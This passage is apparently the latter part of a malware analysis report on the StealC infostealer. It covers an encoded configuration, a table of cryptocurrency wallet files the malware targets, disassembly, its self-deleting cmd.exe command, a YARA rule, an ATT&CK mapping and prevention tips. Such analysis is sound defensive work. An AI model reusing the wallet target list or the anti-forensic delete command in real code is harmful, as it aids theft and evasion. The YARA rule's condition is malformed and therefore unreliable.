GV0c1x8K15qc29ufdB88XRoZXJ1ldw18KEV0aGVyZXvtXhxrZx1zdG9yZXwrfEVsZWN0cnVtfFxFeBVGjdH1bVx3YwxsZXRzXHwgLip8MhxFeBVGjdH1bUxUQ3xcRhx1Y3Rydlw0t
TFRDXHdhbGx1dHncfCouKnwxfEv4b2R1c3cRXhvZHvzXHxleG9kdXMuY29uZi5qc29ufdB88XhvZHvzFxFxFeG9kdXncfHdpbmRvdy1zdGF0Z5qc29ufdB88XhvZHvzffxFxFeG9
kdXncfXhvZHvzLndhbGx1dFfx8cGFzc3BocmfZzS5qc29ufdB88XhvZHvzFxFxFeG9kdXncfXhvZHvzLndhbGx1dFfx8c2V1ZC5zZWNvfdb88XhvZHvzffxFxFeG9kdXncfXhvZHvzLr
dhbGx1dFfx8aw5mbwy5zZWNvfDB8RNw1Y3Ryb24gQ2FzaHxcRWx1Y3Ryb25DYXNoXHdhbGx1dHncfCouKnwxfE1bHRpRG9nZxxCTxVsdfG1eb2d1XhtdWx0aRvz2Uud2FsbGV0f
D88Smf4eCBEZXNrdrG9wIChvbgQpffxqYXh4XExvY2fsIFN0b3jhZ2VcfGzpbGVfxZaubG9jYlxzdG9yYwd1fFD88Smf4eCBEZXNrdrG9wffFxjb20ubGliZXjeS5qYXh4XEluZGV4
ZWRQlxmaWx1X18wLmluzGV4ZWRKyY15sZXlbGRixXhwqlip8MHxBdG9talwN8XGF0b21pY1xMb2NhbCBTdG9yYwd1XGx1dmVsZGJcfCouKnwxfEJpbmFuY2V8XEJpbmFuY2VcfG
wcC1zdG9yZ55qc29ufDB8QmluYW5jZXxcQmluYW5jZvx8c2ltcGx1LN0b3jhZ2UuanNvnwwfEJpbmFuY2V8XEJpbmFuY2VcfC5maW5nZXiItcHJpbnQuZnB8MHxDb21ub21pff

```

Figure 28 - Request made for crypto wallets

With this request, the malware aimed to collect data from **crypto data wallets**.

Targeted crypto wallets:

Bitcoin Core \Bitcoin wallets\wallet.dat 1
Bitcoin Core (Eski Sürüm) \Bitcoin\wallet.dat 0
Dogecoin \Dogecoin\wallet.dat 0
Raven Core \Raven\wallet.dat 0
Daedalus Mainnet \Daedalus Mainnet\wallets\she*.sqlite e
Blockstream Green \Blockstream\Green wallets\ *.* 1
Wasabi Wallet \Walletwasabi\client\wallets\ *.json
Ethereum \Ethereum\keystore 0
Electrum \Electrum\wallets\ *.* 0
ElectrumLTC \Electrum- LTC\wallets\ *.* 0
Exodus \Exodus \ exodus.conf.json
Exodus \Exodus\window-state.json
Exodus \Exodus \exodus.wallet\ passphrase.json
Exodus \Exodus \exodus.wallet\ seed. seco
Exodus \Exodus \exodus.wallet\ info.seco 0
Electron Cash \ElectronCash\wallets\ *.* 0
MultiDoge \MultiDoge\multidoge.wallet 0
Jaxx Desktop (eski) \jaxx\Local Storage\file_0.localstorage 0
Jaxx Desktop\com.liberty.jaxx\IndexedDB\file_0.indexeddb.leveldb\ *.* 0
Atomic \atomic\Local Storage\leveldb\ *.*
Binance \Binance\app-store.json 0
Binance \Binance\ simple- storage.json 0
Binance \Binance\.finger-print.fp 0
Coinomi \Coinomi\Coinomi\wallets\ *.wallet 1
Coinomi \Coinomi\Coinomi\wallets\ *.config 1

Table 7 – Targeted crypto wallet information

```

00400000  push eax
00400000  push 400
00400000  lea eax,dword ptr ss:[ebp-8]
00400000  call emvsspm0jv.403EFC
00400000  push eax,dword ptr ss:[ebp-424]
00400000  call dword ptr ds:[<InternetReadFile>]
00400000  xor eax,eax
00400000  cmp dword ptr ss:[ebp-8],ebx
00400000  push eax,dword ptr ss:[ebp-8]
00400000  lea eax,dword ptr ss:[ebp-20],ecx
00400000  mov dword ptr ss:[ebp-20],ecx
00400000  add eax,ecx
00400000  mov dword ptr ss:[ebp-18],ecx
00400000  mov edi,dword ptr ss:[ebp-18]
00400000  mov esi,dword ptr ss:[ebp-20]
00400000  rep movsb
00400000  inc dword ptr ss:[ebp-C]
00400000  inc eax
00400000  cmp eax,dword ptr ss:[ebp-8]
00400000  ja emvsspm0jv.403EAE
00400000  cmp dword ptr ss:[ebp-8],ebx
00400000  ja emvsspm0jv.403EAE
00400000  push dword ptr ss:[ebp-14]
00400000  call emvsspm0jv.403EAE
00400000  push dword ptr ss:[ebp-10]
00400000  call dword ptr ds:[<InternetCloseHandle>]
00400000  mov eax,dword ptr ss:[ebp+8]
00400000  call emvsspm0jv.4016EF

```

Figure 29 - InternetReadFile

```

00400000  lea eax,dword ptr ss:[ebp-50]
00400000  mov esi,esp
00400000  call emvsspm0jv.40EA82
00400000  sub esp,50
00400000  lea ebx,dword ptr ss:[ebp-68]
00400000  mov edi,esp
00400000  call emvsspm0jv.401581
00400000  mov eax,dword ptr ss:[ebp-4]
00400000  push eax
00400000  call emvsspm0jv.403D36
00400000  add esp,60
00400000  call emvsspm0jv.40A665
00400000  add esp,C
00400000  cmp dword ptr ss:[ebp-34],0
00400000  je emvsspm0jv.40CCD7
00400000  je emvsspm0jv.40CCD2
00400000  jne emvsspm0jv.40CCD2
00400000  mov eax,82E8
00400000  add byte ptr ds:[ebx+10E88C45],c1
00400000  dec edx
00400000  jmp far fword ptr ds:[edx+63]
00400000  lea esi,dword ptr ss:[ebp-1E98]
00400000  pop edi
00400000  sub esi,30
00400000  mov ecx,esi
00400000  call emvsspm0jv.40AB80
00400000  dec edi
00400000  jns emvsspm0jv.40CCE8

```

Figure 30 - je

The attacker aimed to add complexity here by using two **je** commands and giving them different addresses. This technique is known as "**opaque predicate**".

Figure 31 - The command that the malware will run

In the final stage, the malware passed several parameters to cmd.exe via the **ShellExecuteEx** API. When this command is run, the application's execution is first paused for 5 seconds, then the malware deletes and destroys the .dlls in ProgramData, which it downloaded via the GET method, and the path information it received.

`"/c timeout /t 5 & del /f /q \"C:\\\\Users**\\\\Desktop\\\\EMvsSPM0Jv.exe.exe\" & del \"C:\\\\ProgramData*.dll\\\\\" & exit"`

Figure 32 - The command used by the malware to delete itself and the downloaded DLLs

1704	1,5 MB	WIN-L1KDN79P80\	VMware SVGA Helper Service			
1792	0,09	684 B/s	12,39 MB	WIN-L1KDN79P80\	VMware Tools Core Service	
3056	0,28		130,63 MB	WIN-L1KDN79P80\	The Interactive Disassembler	
2652	0,24		61,39 MB	WIN-L1KDN79P80\	x64dbg	
952	104,41 MB	WIN-L1KDN79P80\				
3476	2,03 MB	WIN-L1KDN79P80\	Windows Komut İşlemcis...			
1080	0,03	748 kB	WIN-L1KDN79P80\	zaman aşımı - komutun işlenm...		
3104	9,04 MB	WIN-L1KDN79P80\	Process Hacker			
1956	4,43 MB	WIN-L1KDN79P80\	Java Update Scheduler			

Figure 33 - cmd.exe and timeout.exe

YARA Rule

```
import "hash"

rule Stealc

{
    meta:
        author = "Meryem Ahiskali"
        description = "malwareStealC"
    strings:
        $str1 = "C:\\caxefamukujuj2.pdb"
        $str2 = "Pebaceb yibepesuziwor gezalufo cah"
        $str3 = "petonutikas jad"
        $hex = {70 65 74 6f 6e 75 74 69 6b 61 73 20 6a 61 64}
        $hex2= {72 6f 6e 65 73 65 6a 65 6c 75 6b 6f 63 61 20 63 6f 78 75 67 69 64 75 73 65 7a 61}
        $api1 = "IsProcessorFeaturePresent"
        $api2 = "IsDebuggerPresent"
        $api3 = "GetCompressedFileSizeW"
        $api4 = "TlsSetValue"
        $api5 = "CorExitProcess"
    condition:
        all of them or
        uint16(0) == 0x5A4D and
        filesize <= 1MB and hash.md5(0,filesize)=="10e2c89deee1eeb2b593224e4b4580bd" and
        all of ($api*) and all of ($str*)
        all of ($hex*) and 2 of ($str*)
    }
}
```

MITRE ATTACK TABLE

Execution	Collection	Privilege Escalation	Defense Evasion	Discovery	C&C	Exfiltration
Command and Scripting Interpreter: Windows Command Shell T1059.003	Data from Local System T1005	Network Logon Script T1037	Deobfuscate/Decode Files or Information T1140	Account Discovery T1087	Encrypted Channel T1573	Automated Exfiltration T1020
	Data Encoding: Standard Encoding T1132.001	Process Injection T1055	File Deletion T1070.004	File and Directory Discovery T1083	Standard Application Layer Protocol T1071	Exfiltration Over C2 Channel T1041
			Software Packing T1027.002	Query Registry T1012		

Solution Proposals

1. Do not open attachments from unknown sources.
2. Use up-to-date antivirus programs and applications.
3. Keep your operating system and antivirus programs up to date.
4. Use two-factor authentication.
5. Regularly back up your data.
6. Use trusted websites.
7. Use licensed and popular software sources.
8. Avoid public Wi-Fi networks.

PREPARED BY

Meryem AHISKALI

linkedin/meryem-ahiskali

